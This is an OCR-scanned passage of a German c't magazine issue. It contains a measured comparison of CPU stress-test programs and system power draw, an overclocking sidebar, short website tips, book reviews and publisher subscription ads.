Testen Sie iX und sichern Sie sich jetzt das LAMY Designer-Schreibset als Geschenk:

Ja, ich will regelmäßig vom Profi-Know-how in iX profitieren und den exklusiven Vorsprung mit iX jetzt 3 Monate unverbindlich kennenlernen. Für nur € 11,50 sichere ich mir diese Vorteile:

- **3 aktuelle Hefte iX**
- **35 % Ersparnis**
- **1 original LAMY Schreibset** mit Edelstahl-Kugelschreiber und -Druckbleistift in einer Box

Nach dem Test kann ich iX für € 4,67 statt € 5,50 pro Heft weiter lesen. Andernfalls sende ich Ihnen nach Erhalt des 2. Hefts eine formlose Nachricht.

Ja, ich bin damit einverstanden, dass der Heise Zeitschriften Verlag mich über seine Angebote und Produkte informiert. Diese Informationen wünsche ich per: ☐ E-Mail ☐ Telefon Eine Weitergabe meiner Daten an Dritte erfolgt nicht. Meine Einwilligung kann ich jederzeit widerrufen; auf Wunsch auch nur für einzelne Kommunikationsmittel. Dazu genügt eine formlose Nachricht an: Heise Zeitschriften Verlag GmbH & Co. KG, Vertrieb & Marketing, Helstorfer Str. 7, 30625 Hannover oder datenservice@heise.de (Datenschutzhinweis unter www.heise.de/privacy).

iX. IT-Informationen auf Augenhöhe.

Produkte, Praxis, Trends – das wirklich Entscheidende, was Sie als Profi über IT wissen müssen, wählt die iX-Redaktion jeden Monat für Sie aus. In Deutschlands führendem Monats-Magazin für professionelle Informationstechnologie schreibt für Sie die Elite der deutschen IT-Spezialisten. Als einzige IT-Zeitschrift der Welt untersucht iX professionelle Serversysteme im eigenen Labor und garantiert Ihnen Ergebnisse, denen Sie vertrauen können. Überzeugen Sie sich: Jetzt iX-Vorteile testen und vom Wissensvorsprung profitieren!

Name, Vorname


PLZ, Ort

Straße, Haus-Nr.

Telefon • E-Mail (für evtl. Rückfragen)

IXP10105

Fax: 040 3007 85 3525 · Tel.-Hotline: 040 3007 3525 · Online-Order: **www.iX.de/testen**



Der Windows-Taschenrechner beschäftigt Prozessoren eher kurzzeitig – und auch jeweils nur einen Kern.

ler die Spannung leicht senken. Daraus folgt auch, dass man die höchste CPU-Leistungsaufnahme nicht einfach aus den Datenblattangaben für Nominalspannung und maximalen Stromfluss berechnen kann.

Schließlich beeinflusst die Temperatur eines Prozessors seine Leistungsaufnahme. Bei dem bereits erwähnten Testaufbau mit voll ausgelastetem AMD-Vierkern schalteten wir den Lüfter des CPU-Kühlers probeweise ab und ließen die mit der Windows-Software AMD Overdrive ausgelesene CPU-Temperatur von zunächst rund 40 Grad Celsius ansteigen. Bei 62 °C CPU-Temperatur zog der Rechner schon 21 Watt mehr Leistung, bei 80 °C sogar 50 Watt mehr. Sparsame Dual-Core-Prozessoren reagieren freilich deutlich schwächer auf Temperaturschwankungen.

Lastprogramme

Nun stellt sich die Frage, wann ein bestimmter Prozessor überhaupt unter Volllast arbeitet. Sein theoretisches Performance-Potenzial lässt sich jedenfalls nicht auf Dauer ausschöpfen: Ein Quad-Core-Prozessor mit 3 GHz könnte zwar 48 Milliarden Gleitkommaoperationen pro Sekunde ausführen – aber nur, wenn seine Rechenwerke mit Transferraten von mehreren hundert Gigabyte pro Sekunde auf Daten zugreifen könnten. Das gelingt höchstens kurzzeitig, nämlich solange die schnellen, aber kleinen Cache-Speicher die benötigten Daten noch fassen. In der Praxis lassen sich mit hoch optimierter Software wie dem Supercomputer-Benchmark Linpack Rechenleistungen messen, die je nach CPU bei mehr als 80 Prozent des theoretischen Maximums liegen. Billigprozessoren mit kleineren Caches und langsamerer Speicheranbindung bleiben eher darunter.

Mit speziell optimierten Benchmarks erreichen Prozessoren auch ihre höchste Leistungsaufnahme. Nicht nur unter Übertaktern sind solche Rechenalgorithmen als Last- und Stabilitätstests beliebt (siehe c't-Link am Ende des Artikels). Besonders bekannt ist der „Torture"-Modus des Primzahlen-Suchprogramms Prime95; die Software überprüft ihre Berechnungsergebnisse und entlarvt dadurch Fehler, die beispielsweise ein übertakteter Prozessor oder Speicherbaustein verursacht haben. Der Torture-Modus besitzt mehrere Optionen, die entweder die eigentlichen Rechenwerke oder Speicher-Controller sowie RAM stärker belasten. Die höchste CPU-Last verspricht eine kontinuierlich laufende Fast-Fourier-Transformation (FFT) mit kleinem Speicherbedarf.

Hoch optimierte Kompilate für den Supercomputer-Benchmark Linpack sollen Prozessoren noch weiter auslasten. Von Intel gibt es eine kostenlose Windows-Version mit der Code-Bibliothek Math Kernel Library (mkl), die ausschließlich auf Intel-Prozessoren funktioniert. Der Aufruf muss über eine Batch-Datei erfolgen, nachdem eine Input-Datei mit den für das jeweilige System optimalen Parametern befüllt wurde. Komfortabler und auch auf AMD-Prozessoren funktioniert IntelBurnTest des Programmierers AgentGOD, der den Intel-Code gepatcht und unter eine einigermaßen verständliche Windows-Oberfläche gepackt hat. Dort kann man auch die mit dem Linpack ermittelte Gleitkommarechenleistung ablesen.

Seit 2007 setzen wir für Systemtests in der c't-Redaktion die Software Core2MaxPerf [4] ein; der Autor hat sie für Intel-Prozessoren ab der Generation Core 2 optimiert und erlaubt eine komfortable Auswahl der zu belastenden Kerne. Früher verwendeten wir cpuburn, wo spezielle Routinen für Prozessoren von Intel (burnP6.exe) und AMD (burnK7.exe) im Zip-Archiv stecken. Man startet die ausführbaren Dateien so oft, wie CPU-Kerne vorhanden sind. Nach unserer Erfahrung bringen zusätzliche Instanzen für (virtuelle) Hyper-Threading-Prozessorkerne wenig – im dümmsten Fall sinkt sogar die Leistungsaufnahme, weil sich die einzelnen cpuburn-Routinen in die Quere kommen. Cpuburn ist auch für Linux verfügbar.

Ein gängiger Tipp für hohe CPU-Belastung lautet, den Windows-Taschenrechner (calc.exe) in der wissenschaftlichen Ansicht einmal pro CPU-Kern zu starten und jeweils die Fakultät (n!) einer großen Zahl berechnen zu lassen, etwa von 80 000. Auch einige Systeminfo-Programme bringen CPU-Auslastungsfunktionen mit; exemplarisch fiel unsere Wahl auf den PassMark BurnIn-Test Standard V6.0.

Unter Windows zeigt der Task-Manager die CPU-Auslastung der einzelnen Kerne an; dabei gilt es zu beachten, dass die einzelnen Threads zwischen den Kernen springen. Bei Hyper-Threading-Prozessoren ist die summarische Anzeige ganz links schwer zu interpretieren: Auch wenn alle „echten" Kerne voll ausgelastet sind, rechnet der Task-Manager die virtuellen als leerlaufend und zeigt nur 50 Prozent CPU-Gesamtlast an. Der Task-Manager verrät auch nicht, wie viel die Rechenwerke tatsächlich leisten [5]. Er erlaubt eher eine grobe Einschätzung, ob die CPU noch Reserven hat.


Höhen und Tiefen

Für die Experimente mit den CPU-Lastprogrammen haben wir je ein sparsames Mainboard für AMD- und Intel-Prozessoren mit möglichst identischen Komponenten bestückt, darunter je 2 × 2 GByte PC3-10600-Speicher

CPU-Leistungsaufnahme

Prozessor	Intel Core i5-655K	Intel Core i5-750	AMD Phenom II X2 555	AMD Phenom II X4 965
Kerne / Thermal Design Power	2 + HT / 73 Watt	4 / 95 Watt	2 / 80 Watt	4 / 125 Watt
nominelle Taktfrequenz	3,2 GHz + Turbo Boost	2,66 GHz + Turbo Boost	3,2 GHz	3,4 GHz
Mainboard	MSI H55-G43 (MS-7638)	MSI H55-G43 (MS-7638)	Biostar TA890GXE	Biostar TA890GXE
Grafikkarte	Onboard (Intel HD)	Nvidia GeForce G210 PCIe x1	Onboard (AMD 890GX)	Onboard (AMD 890GX)
Taktfrequenz / Kernspannung				
Leerlauf	1,33 GHz / 0,936 Volt	1,2 GHz / 0,864 Volt	0,8 GHz / 1,020 Volt	0,8 GHz / 0,972 Volt
Volllast (4 Kerne mit Turbo)	3,33 GHz / 1,184 Volt	2,80 GHz / 1,12 Volt	3,2 GHz / 1,356 Volt	3,4 GHz / 1,344 Volt
Leistungsaufnahme Gesamtsystem, bei ca. 44 °C CPU-Temperatur[1]				
Leerlauf	28 Watt	34 Watt	39 Watt	40 Watt
PassMark BurnIn-Test Stand. V6.0 x64 Max. CPU Temp.	74 Watt	115 Watt	100 Watt	153 Watt
Windows-Taschenrechner (80 000!)	69 Watt	113 Watt	99 Watt	150 Watt
cpuburn burnP6/burnK7	69 Watt	111 Watt	109 Watt	172 Watt
Core2MaxPerf 1.6	72 Watt	126 Watt	111 Watt	178 Watt
Prime95 25.11, x64, „Large FFT"	85 Watt	129 Watt	109 Watt	167 Watt
Linpack: IntelBurnTest v2.50, Maximum	85 Watt	135 Watt	118 Watt	188 Watt

[1] gemessen mit Netzteil Enermax Pro82+ 385 Watt, 2 × 2 GByte RAM, Solid-State Disk, USB-Tastatur, USB-Maus



Kernspannung (und Taktfrequenz) eines Prozessors können sich im Millisekundentakt ändern.

(DDR3-1333), Solid-State Disks sowie USB-Eingabegeräte. Bei den Prozessoren fiel unsere Wahl auf Phenom II X2 555 und Phenom II X4 965 von AMD sowie auf Intels Doppelkerner Core i5-655K und den Core i5-750 mit vier Kernen. Alle enthalten außer CPU-Kernen auch „Uncore"-Anteile, nämlich Speicher-Controller, L3-Cache und – im Falle des Core i5-655K – auch einen Grafikprozessor. Mangels Onboard-Grafik haben wir den Intel-Vierkern Core i5-750 zusammen mit einer Nvidia GeForce G210 betrieben, die – leerlaufend – die Leistungsaufnahme um rund 4 Watt steigerte.

Zur Messung kam ein Präzisionsgerät des Typs ZEG LMG95 zum Einsatz, und zwar am 230-Volt-Wechselspannungsnetz, also „vor" dem Netzteil – es erfasst so auch dessen Verluste. Probeweise hatten wir ein zweites LMG95 in die ATX12V-Zuleitung des Mainboards geschaltet, um die „reine" CPU-Leistungsaufnahme zu messen, freilich inklusive der Verluste des Kernspannungswandlers. Diese Messung erwies sich als Irrweg: Beim MSI-Mainboard H55-G43 für die Intel-Prozessoren flossen im Leerlauf nur 0,8 Watt durch die ATX12V-Leitung, beim Biostar TA890GXE für AMD-Prozessoren hingegen ungefähr das Zehnfache. Weil es sehr unwahrscheinlich ist, dass die Intel-Prozessoren im Leerlauf mit weniger als 1 Watt auskommen, liegt eine andere Erklärung nahe: Bei den Intel-CPUs wird der Uncore-Bereich nicht aus der ATX12V-Leitung gespeist. So einfach lässt sich der CPU-Bedarf also nicht isoliert erfassen. Viel wichtiger ist aber ohnehin der Energiebedarf des Gesamtsystems, weil man Prozessoren nun einmal nicht ohne Mainboard und Netzteil betreiben kann.

In unseren Tests entpuppte sich IntelBurnTest als der grausamste Prozessorquäler, er trieb in der Einstellung „Maximum" sowohl AMD- als auch Intel-Prozessoren zur jeweils höchsten Leistungsaufnahme. Die Intel-CPUs konnten wir nach längerem Herumgestochere in den Konfigurationsdateien mit dem Intel-Linpack auf dieselben Werte hochheizen. Die Unterschiede zu anderen „Volllast"-Simulatoren sind beträchtlich und betragen im Vergleich zum Windows-Taschenrechner-Trick zwischen 17 und 39 Watt.

Alle anderen erwähnten Prozessorheizer liegen dazwischen, mit erheblichen Schwankungen je nach CPU. Der „Torture"-Test von Prime95 kommt bei den jüngsten Intel-Prozessoren dicht an IntelBurnTest heran, liegt bei AMD-Prozessoren aber deutlich niedriger. Prime95 erzeugt im Modus „In-place large FFT" allerdings eine sehr gleichmäßige Auslastung, während IntelBurnTest erst einige Sekunden nach dem Start loslegt – zunächst packt die Software das RAM mit Daten voll.

Core2MaxPerf 1.6 startet nicht auf beliebigen Prozessoren, aber auch auf einigen von AMD. Letztere treibt Core2MaxPerf auf höhere Werte als Prime95. Angesichts der uralten Testroutinen überraschend hohe Leistungsaufnahme verursacht cpuburn. Die Werte lagen manchmal höher als beim BurnIn-Test von PassMark, der rundweg enttäuscht.

Härtetests

Die Thermal Design Power von Prozessoren ist ein Datenblattwert, der nicht zur Einschätzung der praktischen CPU-Leistungsaufnahme taugt und auch kaum etwas über die Energiekosten eines Komplettrechners aussagt. Eine Übersicht sowohl über die TDP-Werte vieler aktueller Prozessoren als auch über deren tatsächliche Leistungsaufnahme haben wir in [1] veröffentlicht.

Die CPU-TDP ist von großer Bedeutung für Hardwareentwickler, die Computer sorgfältig auf Leistungsaufnahme und Hitzeentwicklung unter Volllast auslegen müssen. Wer die teuer bezahlte CPU-Leistung voll ausreizen möchte, setzt auf möglichst schnelle Software – und darin steckt eben hoch optimierter Code.

Hapert es bei Kühlung oder Stromversorgung, drohen Leistungseinbußen durch automatische CPU-Drosselung, plötzliche Notabschaltung, Abstürze oder Rechenfehler. Bei der Fehlersuche helfen CPU-Auslastungsprogramme wie IntelBurnTest. Achtung: Sind Kühlung oder Stromversorgung des Computers zu schwach oder vorgeschädigt, drohen Hardwaredefekte.

Stürzt ein PC unter hoher CPU-Last ab, ist eine Suche nach der eigentlichen Ursache nötig. Zunächst sollte man das Kühlsystem inspizieren. Um das PC-Netzteil als Fehlerquelle auszuschließen, kann man es probeweise ersetzen. Auch das Mainboard kann schadhaft sein, beispielsweise wegen ausgetrockneter Aluminiumelektrolytkondensatoren. (ciw)

Literatur

[1] Benjamin Benz, Kernschau, Performance und Eigenschaften aktueller Prozessoren, c't 7/10, S. 136

[2] Benjamin Benz, Ausgangsbasis, Mainboards für Intels Core i3, i5 und Co., c't 13/10, S. 148

[3] Benjamin Benz, Runderneuert, Grafikfähige Mainboards für AMD-Prozessoren, c't 11/10, S. 144

[4] Matthias Withopf, Virtuelles Tandem, Hyper-Threading im neuen Pentium 4 mit 3,06 GHz, c't 24/02, S. 120

[5] Matthias Withopf, Kleiner Hitzkopf, Prozessortemperatur bei Intels Core und Core2 auslesen, c't 11/07, S. 218

www.ct.de/1015174

Übertakten

Taktfrequenz, Kernspannung und Siliziumtemperatur stehen bei PC-Prozessoren in engem Zusammenhang. Für die jeweils schnellsten Serienprozessoren gelten besonders niedrige Grenztemperaturen: Der 3,4-GHz-Vierkern Phenom II X4 965 beispielsweise darf höchstens 62 °C erreichen, der Athlon II X2 240 mit 2,8 GHz fühlt sich bis 74 °C wohl. Mobilprozessoren takten weniger hoch, weil sie mehr Hitze vertragen, um mit Notebook-Kühlsystemen auszukommen.

Mit ordentlicher Kühlung erreichen viele CPUs auch bei Nominalspannung um 10 bis 20 Prozent höhere Taktfrequenzen; dann steigt die Leistungsaufnahme unter Volllast nur moderat an. Turbo-Prozessoren von AMD und Intel übertakten einige ihrer Kerne sogar noch höher und automatisch.

Wer stark übertakten will, muss an der Spannungsschraube drehen, wodurch die Leistungsaufnahme steil ansteigt. Sogenannte Overclocker-Mainboards besitzen weit überdimensionierte CPU-Kernspannungswandler, bei denen bis zu 24 Teilschaltungen (Phasen) parallel arbeiten. Betreibt man Prozessoren innerhalb ihrer Spezifikation, dann genügen drei bis vier Wandlerphasen.

Höhere Frequenzen erreichen Prozessoren eher, wenn sie kälter bleiben; Übertakter brauchen deshalb besonders leistungsfähige Kühler, die eine größere Menge an Abwärme erheblich schneller wegschaffen als im Normalbetrieb.

c't

Wenn Sie sich jetzt c't plus DVD sichern ...

Geschenk 1:

Als Vorgeschmack auf Ihr c't-Plus-Abo schenken wir Ihnen fast 2.000 Seiten c't-Know-how auf der Halbjahres-DVD 2010. Dieses Archiv spart Ihnen wertvolle Zeit beim Nachlesen und Recherieren und zusätzlich viel Platz im Bücherregal!

Als IT-User wissen Sie: c't muss man regelmäßig lesen und bei Fragen gleich zur Hand haben.

Die richtigen Antworten finden Sie schneller und bequemer per c't-Archiv-DVD. Bestellen Sie deshalb jetzt Ihr c't-Plus-Jahresabo und sichern Sie sich zusätzlich das Know-how aller Hefte des ersten Halbjahrs 2010 auf DVD. Sie erhalten:

- **26 aktuelle Hefte c't** druckfrisch nach Hause
- **2 Archiv-DVDs** jährlich (im Januar und Juni)
- **Geschenk 1: Archiv-DVD 1/2010**
- **Geschenk 2: Technaxx USB-Key-Stick 4 GByte**

Wenn Sie bereits Abonnent sind, kostet Sie Ihr c't-Plus-Update nur 9 Euro zusätzlich pro Jahr. Natürlich erhalten Sie auch die Archiv-DVD und den USB-Key-Stick als exklusive Geschenke.

Bestellen Sie jetzt – es lohnt sich!

...erwarten Sie gleich zwei Geschenke!

Geschenk 2:

Mit dem USB-Key-Stick am Schlüsselbund haben Sie jederzeit Zugriff auf 4 GByte Speicher. Sein robustes Design-Gehäuse aus rostfreiem Material ist nur 13,5 Gramm leicht. Dieser Stick der Marke Technaxx ist USB 2.0-kompatibel, Plug&Play-ready und bietet ca. 10 Jahre Daten-Lebensdauer.

↳ **Weiterlesen, wo andere aufhören.**

Kupon faxen:
040 3007 85 3525

Anrufen: 040 3007 3525
Online ordern:
www.ctvorteil.de/plus

Kupon per Post an:
Heise Zeitschriften
Verlag, Leserservice
Postfach 11 14 28
20414 Hamburg

☐ **Ja, ich will das c't-Plus-Abo[1] mit der c't Archiv-DVD 1/2010 und den USB-Key-Stick als Geschenke.** Ich erhalte 26 Ausgaben c't nach Hause und jährlich 2 Halbjahres-Archiv-DVDs.
CTP10121

☐ **Als c't-Abonnent wandle ich mein Abo in ein c't-Plus-Abo[1] um und erhalte c't Archiv-DVD 1/2010 und den USB-Key-Stick als Geschenke.** Zusätzlich zu den 26 Heften bekomme ich für nur 9 Euro Aufpreis pro Jahr 2 Halbjahres-Archiv-DVDs. Meine Kundennummer (s. Adressaufkleber) lautet:

* *

CTP10120

Das c't-Plus-Jahresabo[1] kostet € 93,00 (Ausland abweichend).

[1] Laufzeit mindestens 1 Jahr, danach mit Wirkung zur übernächsten Ausgabe jederzeit kündbar.

Ja, ich bin damit einverstanden, dass der Heise Zeitschriften Verlag mich über seine Angebote und Produkte informiert. Diese Informationen wünsche ich per:
☐ E-Mail ☐ Telefon Eine Weitergabe meiner Daten an Dritte erfolgt nicht. Meine Einwilligung kann ich jederzeit widerrufen; auf Wunsch auch nur für einzelne Kommunikationsmittel. Dazu genügt eine formlose Nachricht an: Heise Zeitschriften Verlag GmbH & Co. KG, Vertrieb & Marketing, Helstorfer Str. 7, 30625 Hannover oder datenservice@heise.de (Datenschutzhinweis unter www.heise.de/privacy).

Vorname, Name

Straße, Haus-Nr.

PLZ, Ort

E-Mail + Telefon für evtl. Rückfragen

Fachbuchbörse

http://semesterbooks.de

Nicht erst seit Einführung der Studiengebühren leiden viele Studenten unter chronischer Geldnot. Jede Gelegenheit zum Sparen ist willkommen, etwa bei der Anschaffung der in Mengen benötigten Fachbücher. Da der Bildungsrotstift auch vor Unibibliotheken nicht halt macht, kann man vieles nicht leihen. Bleibt noch der Kauf gebrauchter Literatur. Viel schneller als auf überfüllten schwarzen Brettern findet man diese auf **Semesterbooks.de**. Dort sind die Angebote nach Studienfächern sortiert und es gibt eine Suchfunktion. Die Nutzung ist für Käufer und Verkäufer kostenlos; die müssen sich aber auch alleine über die Abwicklung einig werden. (ad)


Gute Nachrichten

www.trendiction.de
http://goodnoows.com
http://news.google.com

Außer dem in der letzten c't vorgestellten **trendiction** ist mit **Good Noows** ein weiterer, interessanter News-Aggregator an den Start gegangen. Er ist personalisierbar und setzt eine Anmeldung voraus. Allerdings benötigt man dazu kein eigenes Konto, sondern meldet sich mit seinem Facebook-, Twitter-, Google-, Yahoo- oder LinkedIn-Account an.

Zu jedem der zwölf Ressorts präsentiert Good Noows Nachrichten von namhaften Quellen wie Spiegel Online, die New York Times oder die BBC. Der Dienst listet die Überschriften und einen Absatz der Nachrichten, bei einigen Meldungen zeigt er auch ein kleines Bild. Wer die komplette Meldung lesen möchte, wird zur Originalquelle verwiesen.

Die Nachrichtenquellen und -Darstellung kann der Benutzer jederzeit anpassen. Dabei lassen sich auch eigene Quellen in Form von RSS- oder Atom-Feeds einbetten. Für die Darstellung stehen neun Designs zur Wahl, vom kompakten E-Mail-artigen Ticker bis zu mehreren Layouts, die sich an Zeitungen orientieren. Eine Übersetzungsfunktion und ein Volltextfilter runden den Newsreader ab. News-Fundstücke gibt man schnell mit Twitter, Facebook, Buzz, Yahoo, per E-Mail oder



per Chat weiter. Good Noows unterstützt Facebook-Chat, Google Talk, My Space IM, AIM und Meebo.

Auch Google hat seinem **News-Dienst** Personalisierungsfunktionen spendiert. Man findet sie rechts oberhalb der Startseite, unter „Diese Seite bearbeiten". Der Leser kann dort seiner News-Auswahl neue „Standardbereiche", „lokale Bereiche", „benutzerdefinierte Bereiche" sowie „empfohlene Bereiche" hinzufügen. Ersteres steht für die Nachrichten bestimmter Ressorts aus anderen Länderversionen von Google News. Für einen lokalen Bereich gibt man einen Städtenamen oder eine Postleitzahl an, zu denen Google ortsbezogene Nachrichten herausfischt.

Für einen benutzerdefinierten Bereich gibt man ein Schlagwort vor, zu dem Google alle Meldungen heraussucht, die es enthalten. Empfohlene Nachrichten offeriert Google Nutzern, die sich eingeloggt und das Webprotokoll aktiviert haben, anhand ihrer bisherigen Nachrichtenauswahl. Unter „Diese Seite bearbeiten" lässt sich auch die Anordnung der Bereiche auf der Google-News-Startseite anpassen, indem man die Blöcke anklickt und an die passende Stelle zieht. (jo)

Online-Umfrage

http://polldaddy.com

Im Web 2.0 sucht auch die private Website den Kontakt zum Surfer. Ein Werkzeug dafür sind Online-Umfragen, wie man sie mit **Polldaddy** einfach anlegen kann. Nach der Registrierung entsteht die Umfrage in einer einfach zu bedienenden Online-Applikation. Das fängt bei der Auswahl eines der sechs Stylesheets an, die sich allesamt anpassen lassen, dann wird festgelegt, ob die Umfrage bis zu einem vorgegebenen Zeitpunkt oder bis zum Erreichen einer Teilnehmerzahl laufen soll. Weitere Optionen bestimmen, ob ein Nutzer mehrmals teilnehmen darf, ob die Umfrage mit einem Passwort geschützt wird oder nur für bestimmte IP-Adressen zugänglich ist.

Die eigentliche Umfrage wird aus diversen Feldtypen von Freitext bis Multiple Choice oder Matrix aufgebaut. Sie kann über mehrere Seiten laufen und Sprünge abhängig von den gegebenen Antworten sind möglich. Die fertige Umfrage kann man verlinken oder mit JavaScript-Code in die eigene Website einbinden. Für WordPress gibt es ein Plug-in, um Umfragen zu integrieren. Einfache Abstimmungen mit einer Multiple-Choice-Frage lassen sich in etliche Web-2.0-Plattformen einbinden.

Der Dienst richtet sich vornehmlich an professionelle Website-Betreiber und kostet ab 200 US-Dollar im Jahr. Es gibt aber auch ein kostenloses Konto, das auf 100 Umfrageantworten im Monat begrenzt ist, Werbung für Polldaddy einblendet und nur eine vereinfachte Auswertung erlaubt. Das reicht aber für viele private Zwecke oder kleine Vereine aus. Außerdem sind einfache Abstimmungen unbegrenzt möglich. Um die deutschsprachige Oberfläche des Dienstes zu aktivieren, muss man die Sprache im Konto einstellen. (ad)

Jazz-Festival

www.montreuxjazz.com/2010
www.liveatmontreux.com


Nicht jeder Jazz-Fan hat die Möglichkeit, im Juli zum Festival nach Montreux zu reisen. Einen kleinen Trost für Daheimgebliebene bietet **Live at Montreux Jazz Festival**: In bester Flash-Manier präsentiert die Website viele Highlights aus vergangenen Jahren. Hier findet man Videos und Musikdateien als Streams oder zum Download sowie Fotos. Auch Unkundige, die etwa seit einem unmelodischen Free-Jazz-Erlebnis das Genre meiden, sollten sich hier einmal umtun, um die gewaltige Bandbreite dieser Musikrichtung zu entdecken. Die Musik ist nicht so gaga wie vieles auf Youtube, aber durchaus hörenswert. (ad)

EU-Bibliothek

www.bookshop.europa.eu

Die Europäische Union stellt alle ihre Veröffentlichungen über den **EU-Bookshop** digital zur Verfügung. Aktuell stehen dort rund 14 Millionen PDF-Seiten kostenlos zum Download bereit; jährlich sollen etwa 1600 Neuerscheinungen hinzukommen. Die Dokumente können in allen 23 Amtssprachen der Union abgerufen werden. Einfache und erweiterte Suchfunktionen erleichtern die Orientierung, registrierte Nutzer können auf frühere Suchanfragen zurückgreifen. Der EU-Bookshop verkauft außerdem Ausdrucke, Bücher, Poster, Karten, fachspezifische Dokumente, Zeitschriften und Datenträger zu den Tätigkeiten und politischen Strategien der Europäischen Union. (ad)

www.ct.de/1015182



München
2010
Open Source Press
344 Seiten
34,90 €
ISBN 978-3-937514-92-5

Till Adams, Marc Jansen

OpenLayers

Webentwicklung mit dynamischen Karten und Geodaten

Wer schon immer einmal eine Karte auf seiner Homepage einbinden und dort interessante Orte hervorheben wollte, findet hier das nötige Rüstzeug. Vorhandene Dienste wie Google Maps, Yahoo und OpenStreetMap schaffen die Grundlage.

Das freie Straßenkartenprojekt OpenStreetMap steht im Vordergrund, einschließlich eines kleinen Exkurses, wie man dessen Kartendaten selber vervollständigen kann. Das Thema rundet eine Installationsanleitung ab, die zeigt, wie man mittels PostgreSQL und der GIS-Erweiterung PostGIS eine eigene Datenbank aufsetzt. GIS steht dabei für „geografische Informationssysteme".

Die Beispiele, wie das einer Tabelle mit den Koordinaten von Straßenlaternen, wirken ein wenig an den Haaren herbeigezogen. Hier hätte mehr Alltagsbezug in Richtung Tracking oder Geocaching gut getan.

Diplomgeograf Marc Jansen und Koautor Till Adams, der als Geschäftsführer einer Firma seit zehn Jahren mit GIS-Software arbeitet, verlieren sich mitunter in Details: So erklären sie in einem Kapitel, das eigentlich zentrale Begriffe aus der Welt der Geoinformationssysteme abhandelt, detailliert den Aufbau verschiedener proprietärer Dateiformate – die dann im Folgenden keine Rolle mehr spielen.

Dies hätten sie wie das Thema Kartenprojektionen besser in einen Anhang ausgliedern sollen, denn sie betreffen nur einen Teil der Leserschaft. Wer einfach nur eine Weltkarte mit Zoomfunktion auf seiner Website einbinden möchte, kommt auch gut ohne diese Details aus.

Kennt man sich bereits etwas mit Geoinformationssystemen aus, findet man viele aufeinander aufbauende Implementationsbeispiele und kann so OpenLayers gleich auf der eigenen Homepage ausprobieren. Dabei allerdings Kapitel 5 des Buches nicht auslassen: Hier geht es um die Nutzungsbedingungen der großen Datenlieferanten. (mid)

München
2010
Redline
278 Seiten
17,90 €
ISBN 978-3-86881-217-6

Ben Mezrich

Milliardär per Zufall

Die Gründung von Facebook – eine Geschichte über Sex, Geld, Freundschaft und Betrug

Das Gemüt des US-Amerikaners schätzt es, wenn eine gehörige Portion Phantasie die Darstellung von Erfolgsmenschen aufbauscht. Ben Mezrich kommt diesem Bedürfnis nach. Recherche, Analyse, buntes Beiwerk und Phantasie hat er zu einer spannenden Geschichte verwoben: Wie kam es zur Gründung des sozialen Netzes *Facebook*?

Der Protagonist, Marc Zuckerberg, agiert erst einmal eher ärmlich und vereinsamt in einem jüdischen Campusclub. Hohe Begabung hat ihm zwar einen Studienplatz an der renommierten Harvard-Universität verschafft, aber Beachtung erfährt er erst, als er Daten des Unirechners abgreift und damit eine Internetseite für Studenten füttert. Ein Racheakt.

Aus Ideenfragmenten anderer und Teilen seiner ersten Ansätze entwickelt er in wenigen Tagen ein „Facebook". Dem ist schneller Erfolg beschieden, und so zeigt sich Zuckerberg wenig zimperlich und nimmt keine Rücksicht auf große Namen. Wer eine Gefahr darstellt, wird ausgebootet: der Startfinanzier Eduardo Saverin wie die Silicon-Valley-Legende und der Napster-Veteran Sean Parker.

Mezrich erzählt diese Geschichte mit unzähligen Einschüben, entwickelt Charakterstudien. Alkohol, Sex and Crime sind die Zutaten. So entstand ein kleiner Wirtschaftskrimi, der sich in den Grundzügen an realen Geschehnissen orientiert. Anscheinend hat Zuckerberg keine Einwände vorgetragen, aber sich an dem Werk auch nicht beteiligt.

Die aus Tatsachen und Fiktionen zusammengerührte Milieustudie bildet auch das universitäre Leben der Harvard-Universität ab und zeichnet Charaktere. Langeweile entsteht beim Lesen nicht, und da verwundert es nicht, dass auch Hollywood Interesse zeigt. Nächstes Jahr soll das Opus unter der Regie von David Fincher in deutsche Kinos kommen. Facebook-Fans können sich dann auch dort an einem Mythos weiden. (Swen Neumann/fm)

Berlin
2009
IRB-Verlag
96 Seiten
33 €
ISBN 978-3-8167-8136-3

Sibylle Meyer, Eva Schulze

Smart Home für ältere Menschen

Handbuch für die Praxis

